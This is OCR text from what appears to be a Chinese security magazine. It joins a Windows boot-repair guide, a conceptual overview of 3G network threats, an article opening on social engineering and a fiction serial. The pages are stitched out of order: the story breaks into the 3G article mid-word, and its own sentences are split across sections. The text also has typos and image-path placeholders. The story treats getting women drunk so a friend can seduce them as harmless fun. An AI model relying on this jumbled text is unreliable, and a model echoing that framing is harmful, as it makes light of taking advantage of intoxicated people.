原因：BOOTSector损坏，或者在BOOT.INI中的系统卷的设置有错，导致系统找不到NTLDR文件了，或者NTLDR文件本身损坏了。

措施：**进入到“修复控制台”，然后运行“FIXBOOT”命令进行修复，或者重新编辑BOOT.INI文件。如果发现NTLDR丢失或损坏，从完整的系统中COPY一个即可。**

3、症状：出现“Windows could not start because of acomputer disk hardware configuation problem”或者“could not read from the selected boot disk,check boot path and disk hardware”提示。

原因：BOOT.INI文件损坏。

措施：**进入到“修复控制台”，然后运行“Bootcfg/rebulid”，系统可以根据现在的磁盘信息生成一个新的有效的BOOT.INI文**

件。

4、症状：出现以下信息：

Windows could not start because the following file is missing or corrupt:
Windows root>\system32\hal.dll please re-install a copy of the above file.

或者蓝屏出现以下信息：

Stop:00000135 cunable to locate component This application has failed to start because kennel32.dll was not found.Re-installing the

原因：磁盘损坏或文件丢失、损坏。

措施：**进入到“修复控制台”，然后运行“CHKDSK”。**

在实际操作过程中，出现的问题比上面要多得多，关键是根据计算机系统的启动过程来逐步分析出错的原因，然后找到解决的方法。以上的分析还有不完善的地方希望有兴趣的朋友参与进来共同完善它。只要我们对计算机系统的启动明明白白，那么在分析启动故障时就会更加准确无误了。

编辑点评：

很多人用了几年电脑却还不知道电脑在启动的时候都做了什么，当启动遇到问题的时候自然就会不知所措了。然后你就会选择——重装系统。其实很多问题可以用更简单的方法解决。

WWW.NOHACK.CN



从本文您可以学到：

1、认识3G

2、了解3G的安全相关问题

作为人们当下最关心的词语，3G无疑是个热门话题，3G的每一方面与前面2G和2.5G各代都有了长远的攀升。在3G带来便捷生活的同时，会有怎样的隐患？下面的文章来与大家共同探讨探讨。

1、什么是3G?

3G是指第三代数据通信，它与前两代的主要区别是在传输声音和数据时速度上的提升，它能够在全球范围内更好地实现漫游及视频点播、可视电话、高速下载、手机游戏，并提供包括网页浏览、电话会议、电子商务等多种信息服务的3G应用。这里需要注意，3G仅仅指的是一种通信技术标准，符合这个标准的手机才是3G手机。

目前符合这个标准的技术有：**W-CDMA、CDMA2000、和WiMAX、TD-SCDMA**，而这其中的TD-SCDMA由我国提交且正式成为国际标准。以上四种标准名是由国际电信联盟（ITU）所制定。

2、3G网络的安全概述

鉴于网络上已经有很多铺天盖地的相关介绍了，大家可以去搜索查看，其安全核心依旧是对于IP介入的关注。作为最新引入的技术，IP的介入无疑大大拓展了手机的丰富性，并且伴随着高度灵活性和扩展性也成了通信网络技术的宠儿。它在带给用户极大便利的同时，由于其不可控性又威胁着用户利益，使得IP网安全成为了人们关心的焦点。由于为用户提供的服务也将全部基于IP技术，这也就成为了网络的安全软肋。

因此，3G网络与以前的移动通信网络相比，更具有IP网络的特征。移动通信正在演变为IP网络上的一种特殊应用，3G面临最主要的安全威胁，也不再像以前的语音通信系统那样来源于内部，而是像IP网一样，来自外部。

3、何谓安全的3G

安全的3G网络首先应当保证网络设备正常工作，不被黑客侵入、免受病毒影响；网络层安全的终极目标是保障应用层数据的正常传输，数据流序列不被扰乱或中断。应用层安全建立在网络层安全之上，目标是保证数据的完整、可信，避免被窃听、截获、篡改和伪装。移动通信用户对网络安全的体验，建立在应用层安全的基础上，并以此为依据衡量运营商提供的通信服务质量。

4、有关3G体系的介绍

（参考了有关3G体系的资料，详细内容大家可以到Google搜索，这里只做简介）

3G系统结构可以分为四个部分：**用户设备（UE）、无线接入网络、核心网络和业务网络**。在3G系统中，它们具有各自不同作用、对网络安全的影响和要求也不相同。

（1）用户设备（UE）

3G用户使用的移动终端设备大致可以分为：便携电脑、手持、PDA和手机等等。便携电脑的特点是移动性强、功能丰富。移动性强意味着其使用环境的多样性：一台便携电脑可能会通过各种方式（有线／无线）先后接入到各种不同的网络中。在这些复杂的网络环境中，便携电脑有很多机会感染病毒或被黑客程序侵入。便携电脑上安装的软件越多、功能越繁杂，其安全漏洞必然随之增加，被病毒感染或被黑客攻陷的可能性也就越大。

手持设备一般属于专用设备，通常使用专用操作系统，功能

较为单一。这些设备本来不容易被病毒感染，也不是黑客攻击的主要目标，但随着技术的发展和市场的需求，3G上的丰富应用要求手持设备具备更多功能。随着通用平台的流行，并普遍配备高速读／写接口，这些变化都导致了手持设备的安全系数降低。

与便携电脑相比，手机设备通常长时间处于待机状态，很多应用也要求用户“永远在线”。一旦手持设备成为一个长时间在线的IP终端，它就不可避免地直接面对各种安全威胁，被病毒感染或被黑客入侵后更不易被发现。因此，这类设备上的安全漏洞隐蔽性更强，持续危害时间更长。

3G可以为用户提供2Mbps以上的接入速率，接入速率提高和接入地点不停变换，使得对移动终端的安全监控和管理更为困难。一旦移动终端成为病毒和黑客程序的发源地或中继站，将使更多毫无保护的终端暴露在高度危险下，并有可能形成爆发的态势。

（2）无线接入网

无线接入网承担无线网络控制器之间的信令和数据传输，主要使用IP作为无线接入网的传输协议。可以说，IP网的主要安全威胁来自外部、来自用户。最初，在以TCP/IP协议栈为基础的因特网上，每个网络节点、每台主机、每个用户是平等的，面对安全威胁都是存在着一点突破、全网瘫痪的危险。这种状况随着IP网络安全机制的不断完善而有所改善。IP网丰富应用带给用户极大的便利，外部因素的不可控性又威胁着用户利益，使IP网安全成为了人们关心的焦点。

（3）核心网

核心网的意义就在于它完成用户语音通信的交换控制和路由选择任务，和移动IP数据接入过程中最核心、最关键、也是最后一道用户控制和业务分类工作。

（4）业务网络

3G发展的核心问题是业务和应用，这已经是不争的事实。这里所说的“业务”，绝不仅仅局限于以电路交换为基础的语音业务，而必然是基于IP的、多种多样的数据业务，因特网业务将在其中占很重要的地位。

因特网本身是一个没有安全保障的网络，所有接入国际因特网骨干的运营商网络都需要依靠自己的措施进行自我保护。3G网络通过接入各网关连接到因特网时也不例外。3G系统的业务网络中将包含越来越多的应用服务器，基于IP技术的业务开展越丰富，整个系统对外的接口就越多，日益增加的外部接口也会增加安全隐患。随着电脑技术的日新月异，因特网上黑客技术和电脑病毒的发展和扩散速度也在惊人地增长。

5、相关的威胁

随3G刮来的东风，各式各样的威胁也会接踵而至的，与电脑平台一样，在前期也会走一种探求的模式。可是一旦有某板块（例如普及率）的增快，各式各样的新型攻击招数也会呈现出一种爆炸性增加。

（1）老大难——病毒

随着手机用户数量的不断攀升，智能手机操作系统的流行，再加上3G手机的发展，专门针对主流的智能手机病毒现在就已经超过了五百多种，因为它具备自我运行和不断复制的功能，但不少用户并不清楚手机病毒的危害有多大。手机病毒通过一段特定的程序代码，或者是利用手机软件中原本存在的各种软件漏洞，或者设计缺陷入侵手机，实现病毒制造者各种各样的目的。

其实手机病毒原理同计算机病毒一样，它以手机网络和计算机网络为平台，通过短信、下载等形式，对手机进行攻击，从而造成手机使用异常。手机感染病毒后，突出特征是运行慢、经常出现死机或者白屏现象，并且电池消耗会特别严重，甚至还会自动根据手机上的联系人名单发短信，浪费机主的话费。

智能手机不断普及的今天，手机病毒的危害也随之日渐泛滥，最著名的“ep—Cabir”蠕虫病毒于2004年首开先河，其破坏程度和查杀难度都随着其变种的不断更新而日益提高。

从某种意义上说，手机病毒是手机智能化的衍生物，而3G手机的一个显著特征就是智能化。随着3G时代的到来，越来越多的手机用户将使用蓝牙或网络传输技术，手机正在成为病毒载体以及黑客和病毒制造者的攻击目标，如图1。




图1　手机病毒的传播方式

假设有大规模的手机用户感染了病毒，也许将会出现一个庞大的手机僵尸网络，可前提是要有那么多数量的手机。就目前手机病毒来说，还是存在着局域性，因为不能够如电脑一般的传播。面对病毒制造者的又一个门槛，恐怕是如何更加有效的传播日夜耕作的产物。

（2）如何防——DDoS的泛滥

近年来，僵尸网络已经变得越来越庞大和复杂，不断滋生传播垃圾邮件、网络钓鱼和身份盗用等网络犯罪行为。电信运营商和3G内容提供商的利益也在受到僵尸网络的侵害。由僵尸网络发起的DDoS攻击持续威胁着电信网络的性能与安全，给运营商带来直接或间接的经济损失，如图2。




图2　DDoS攻击

智能化终端和宽带化3G网络会与互联网接轨，而无线互联网内部也将实现互联网化，传统互联网面对的诸多安全问题，如DDoS攻击、蠕虫等，也将陆续出现在无线互联网中，这将会给缺乏固网DDoS防范经验的通信网络带来巨大挑战。在用户不知不觉中，手机自动发送数据，机主不会知道自己的流量资费又提高了多少。可以预言，一些黑客组织将逐步宣布他们占有多少个手机，可以对哪个网站直接发动攻击。

干扰或滥用攻击将导致系统拒绝服务或服务质量降低，这方面主要包括：

干扰，攻击者通过阻塞用户业务、信令或控制数据使合法用户无法使用网



XApache：一辆燃烧的公交车在短短几分钟内就夺取了25人的生命，重创了76人的身体，给他们留下了永久的记忆伤痕……2009年6月5日，成都市9路公交车发生自燃事件。虽然目前事故的相关进程已经接近尾声，但那些逝去的生命无法挽回，事故的教训十分深刻，令人警醒。联想到湖南省株洲市红旗路一高架桥坍塌的事故，我不禁想问：那些所谓的主管部门都干什么去了？还要牺牲多少无辜者的生命，你们才能真正的为老百姓的生命财产考虑一下？

帝都

文/阿九大人

前言：贾平凹写过一本《废都》，很黄很暴力！需要说明的是，这篇不是《废都》！一个帝国的都城，就叫做帝都，日本人不是经常喜欢把东京叫做帝都么？而放在中国，这个城市就是北京。当然不管怎么样，这故事说的都是一种生活氛围，很无奈又不得不习惯的IT人生活经历。

茄子

北京的春天来势缓慢，却带着一股威严：它要这天遮住你的眼，天上便开始刮起沙尘暴；它要这天脱去你的衣裳，太阳便开始吐着热气肆虐。总之一句话，天气是越来越热了，而蛋炒饭也变得畅销起来。

蛋炒饭是茄子最喜欢的午餐，无他，唯速耳。在这个闷热的北京，花费太多的时间来吃饭，对茄子来说无疑是一件很困惑的事情。所以几分钟就能烹制好的铁板蛋炒饭成了茄子的最爱。

茄子每次总要很认真的对服务员番茄说，要少放油，少放盐。而番茄每次总是应了一声后，因为太忙而忘记。尽管最终上桌的蛋炒饭依然那么油腻，茄子却还能保持不发一言的姿态平静的吃完。

因为他怕麻烦。

对于一个怕麻烦的人来说，他往往会用提高效率来扩大自己偷懒的时间，这是一种智慧，也是一个缺点。智慧之处在于懒惰

络资源。

资源耗尽，攻击者通过使服务网络过载，从而导致用户无法使用服务。

特权滥用，用户或服务网络利用其特权非法获取非授权信息。

服务滥用，攻击者通过滥用某些系统服务，从中获得好处，或者导致系统崩溃。

（3）、伪装没商量——欺骗攻击将更容易

3G将面临的安全风险越来越大，以上两种威胁对于用户的损害是致命的。在网络融合之前，手机大部分情况下是比较安全的，可是仅通过数字签名来保证数据来源的真实性还是不够，因为它只能证明该信息是用特定人的特定密钥加密的，但它不能证明该信息就是特定人签署的。

私有密钥是存储在SIM卡中的，而SIM卡的破解复制又是一大问题（大伙儿对破解SIM卡的事不陌生吧？即使技术是掌握在少数人手里的，即使技术也没有被公开过）。通常来说，对系统信息的保密性进行攻击一般包括：

侦听，攻击者对通信链路进行非法窃听，获取信息。

伪装，攻击者伪装合法身份，诱使用户或网络相信其身份合法，从而窃取系统信息。

流量分析，攻击者对链路中信息的时间、速率、源及目的地信息进行分析，从而判断用户位置或了解重要的商业交易是否正在进行。

浏览，攻击者对敏感信息的存储位置进行搜索。

泄露，攻击者利用合法路径介入进程获取敏感信息。

试探，攻击者通过向系统发送信息来观察系统反应。

总体来说，以上的威胁若是得到了长久迅猛的发展的话，通讯的安全系数想必也会大打折扣了，如图3。

以上的威胁不管是从普及或是从技术上来说，都是一环扣一环。技术的门槛和其它的限制因素同样制约着以上技术的流行，可以说，较之以前的2G、2.5G网络，3G的安全系数无疑会大大的增加。




图3 欺骗攻击

由此可见，当疯狂的享受3G将来带给我们便利的同时，安全问题也不容小觑啊！而我国3G虽然起步较晚，却也有一套自成体系的结构，各个厂商们也都追逐自己潜在的技术份额。而本文能够做的仅仅是简单的探讨和思想交流，不足之处，大伙还多批评。同时也希望带给大家的不仅是一个简介，而是个警钟！大家有什么问题可以联系我：feiyu88080@sina.com.cn（本文只作技术上的交流，任何由本文所产生的违法行为，作者及本刊一概不负责）。

编辑点评： 虽然现在3G炒的火热，但对你来说可能它还是个陌生的世界。对于3G网络的安全问题，本文虽是在理论上进行了简介，但这些都是攻防的基础，了解这些之后，你就可以去深入研究3G的安全问题了。

思想会促进技术变革，缺点在于做事会比较冲动，缺乏长性。茄子作为一个充满智慧的人，当然明白自己的缺点，但是努力了很多次之后，发现依然效果甚微。

所以他认命了。

蛋炒饭

蛋炒饭不仅仅是茄子最爱的美食，也是一个男人的名字，只是茄子和蛋炒饭之前并不认识。他之所以选择蛋炒饭作为昵称，仅仅是随手选的三个字而已。然而时间长了，发现名字既普通，却又不太普通。他是个很糊涂的人，却有着自己的固执，所以蛋炒饭的名字也就沿用了下来。

他不明白蛋炒饭这三个字之所以让人记忆深刻只是由于简单，然而事情的发展总是出乎意料，一个简简单单的名字因为他这个人，而变得不那么简单。圈子里面的人提起蛋炒饭，首先想到的不是美食，而是这个人。

他坚信世界的改变不是因为社会，而是个人的努力。在如今投机主义的大氛围下，埋头苦干的人越来越少，这或许也是蛋炒饭能够在众人之中凸显出来的根本原因吧。

香肠

香肠的身材非常好，肌肉覆盖率很高，换句话说，是个型男。型男平时喜欢打打魔兽，切切CS，休闲之余做做锻炼。很多专业健美教练妒忌香肠的身材：仅仅是业余玩玩，就能做到这种令人发指的地步。他们不知道的是，香肠在锻炼身体上的付出并不比他们少，而在魔兽和CS上，他更加拼命。香肠的战术策略马马虎虎，但是强项在于手速和条件反射。这种技巧练起来没有丝毫捷径可走，完全是以消耗时间和生命为代价换取的成就。

这一切，都是因为香肠是个职业玩家。对一个职业玩家来说，训练是必不可少的，而为了让这种训练持续下来，身体也要达到一定强韧程度。作为一个有理想有抱负的正规大学毕业生，香肠在这家俱乐部已经集训4个月了，老板对他的成绩比较满意。

而这之前，作为一名黑客，香肠在人才市场碰壁碰壁再碰壁，社会上更多的人是对黑客这个名词的反感，香肠只有把自己曾经有过宿舍联网打游戏的经历作为简历上唯一的资历写上去，才找到了现在的这份工作。

香肠是茄子的好朋友，就连昵称也是茄子给起的，用他的话说，“实在是想不出什么好名字”。

寻欢作乐

茄子的生活很平静，每天按时上下班：8点钟先吃公司的早餐，很丰盛很丰盛的早餐，然后打开电脑去搜索各类黄色网站，查找有挂马的站，然后开始分析木马。比如说挂的什么马，作者是谁，效果是什么，有没有派生效果，捆绑了什么别的木马，使用了什么保护技术，又有什么技术亮点等等。

每天都是如此，虽有波澜，却不惊。每个人都有爱好，然而爱好这个东西很容易因为生活的平静而被磨平。唯一能够改变这种现状的方法就是去寻找新鲜感，茄子对于新鲜感的认同就是结识更多的美女。而在这方面，香肠是茄子的忠实枪手。

茄子不算难看，可是个性比较低调，所以把妹的时候比较吃亏，香肠在这个时候的作用就体现出来了。首先约MM来酒吧喝酒，然后忽悠得MM晕头转向，三五盏酒水下肚，再换上茄子。在MM丧失分辨能力的时候，茄子看起来其实是和香肠一样英俊的。茄子属于良性木马，平时不发作的时候很温和，就算发作起来（被MM发现）也不会让人反感，因为他的温柔，很多人明知中招也半推半就的接受了。

茄子每次完事之后都要去门口街摊吃份蛋炒饭，如果天不是太晚，还能看到番茄在那里用力的叫卖。作为一个IT民工，茄子实行的是五天工作制以及完善的医保和福利，但是加班却已经从习惯变成了一种义务。这种转变很自然，在IT行业，这种转变都很自然，所以夜宵的蛋炒饭也就成了一种习惯。

台上台下

蛋炒饭每个月都要有几次演讲，很多地方请他来做嘉宾或者发言人，以及这样那样的顾问。蛋炒饭并不是超人，并不是所有的问题都能在现场一一解答观众。回答问题靠的不仅仅是经验，更深层的是对系统的理解，深入理解之后才能明白下面的观众可能会提什么问题，他们企业一般会在哪个方面遇到难题，又或者出了某种问题应该怎样解决。这些都没有固定的答案，但是解决的方向却要给他们指明。这么做一方面是对得起MVP的称号，另一方面要对得起这些人花钱请他来做演讲的顾问费。

蛋炒饭的生活方式很普通，每天都是匆匆忙忙，茄子很纳闷这样的人是如何花掉自己的薪水的。对于一个匆忙的人来说，去消费也都是一种很奢侈的行为。茄子不喜欢拼命的赚钱，他觉得赚了不花很傻X！令人沮丧的是，傻X的人一年薪水是他的十几倍。

讲台上的蛋炒饭是光鲜且充满激情的，茄子总是借着这样那样的机会去听他讲课，然后在每次演讲结束时递上名片与他交换。而蛋炒饭也很有礼貌的仔细看了看名片，留给茄子一个笑容。

对一个有地位的人来说，表现的很礼貌，恰恰是不把你太当回事。北京人说话很喜欢用“您”，因为奥运会，这个字在南方也越来越普及了。用这个字的时候，关系其实是比较生分的，虽然彬彬有礼，却少了点温和。所以茄子的名片林林总总递了5张之后，蛋炒饭才对他有了个印象。

茄子出奇的没有对这种明显的忽略或者说不屑表示出不满，这大概是因为茄子实在是太崇拜蛋炒饭了。茄子觉得蛋炒饭做事时所表现出来的激情，是自己所缺少的东西，所以他能够接受蛋炒饭对他的不公平待遇。

谁的机会

蛋炒饭下周的演讲课题是“信息化实施中的网络安全”，老实说这个话题后半部分不是他擅长的，所以他想到了茄子的那张名片。对于茄子，他多少有些印象，同样的一张名片，他收了5张。

茄子接到了很淡定的蛋炒饭打来的一个电话，大意是想关于某方面的技术问题磋商一下，茄子受宠若惊的答应了。在避风塘一个偏僻的靠窗角落里，两个人开始对所谓的网络安全聊了起来。

蛋炒饭发现茄子是一个很普通的技术人员，这个普通不是指茄子做事很一般，而是说茄子的个性、说话语气和方式，都是一个普通的技术人员。他们往往比较固执，对于一些错误的理念保持坚信的态度，这样很不好，工作很难开展。因为你很难用言语去刺激他，改变他，对于坚信的东西他们有时会油盐不进。

尽管这些技术人员同样也明白“资本来到世间，每个毛孔都流着血和肮脏的东西”，可理解和接受是两回事，带着天真的幻想情节，就是现在中国主流的技术人员思想。

蛋炒饭经过一个下午的交流，他发现茄子还有一个特点，那就是说话很精辟，总是尽可能用平实的语言对一个不那么容易理解的问题总结概括。而这，就已经超出了一个普通技术人员的业务范畴了，因为一个善于总结的人，会看的更远。

换言之，茄子到现在还是一个普通的技术人员，只能说明他懒。

社会工程学攻击，新一轮网络威胁

从本文你可以学到：

社会工程学的理论总结

过去我们所了解的常见计算机攻击无非是病毒、蠕虫、0day漏洞入侵等形式，而现在，新型的入侵技术开始引人注意了，那就是社会工程学攻击。它是一种窃取情报与机密资料的计算机入侵手段，结合了计算机威胁与人的威胁进行入侵，使得入侵渗透无往不利，成为新一轮的网络威胁。那么，社会工程学攻击是什么呢？它又是如何实施的？我们如何降低这项攻击的威胁？本文为解决这些答案而来。

一、社会工程学攻击的概念

“社会工程学攻击”术语始于计算机安全领域，又称社工、社交工程，它是一项综合运用人与计算机自身威胁的入侵渗透攻击技术。其定义为，一种通过对受害者生理层面（视、听、触觉等认知误区）的本能反应及心理层面（好奇心、信任、贪婪等心理陷阱）进行诸如欺骗、伤害等危害手段，结合计算机安全威胁取得自身利益的手法。

社会工程学攻击就是利用人自身的脆弱，并组合计算机程序漏洞进行非法入侵渗透的网络犯罪行为，较之传统计算机犯罪具有高度隐匿性、高威胁、难以侦查等特性。

社会工程学攻击者与传统网络入侵者存在本质的区别，如图1。

社会工程学攻击核心思想以人的心理脆弱点为主，网络入侵渗透技术为辅。从信息安全资产保护角度来看，企业管理者走入了盲目信任安全软件、硬件防御等来保护信息资产的误区，而忽视企业内部员工泄密的隐患问题。

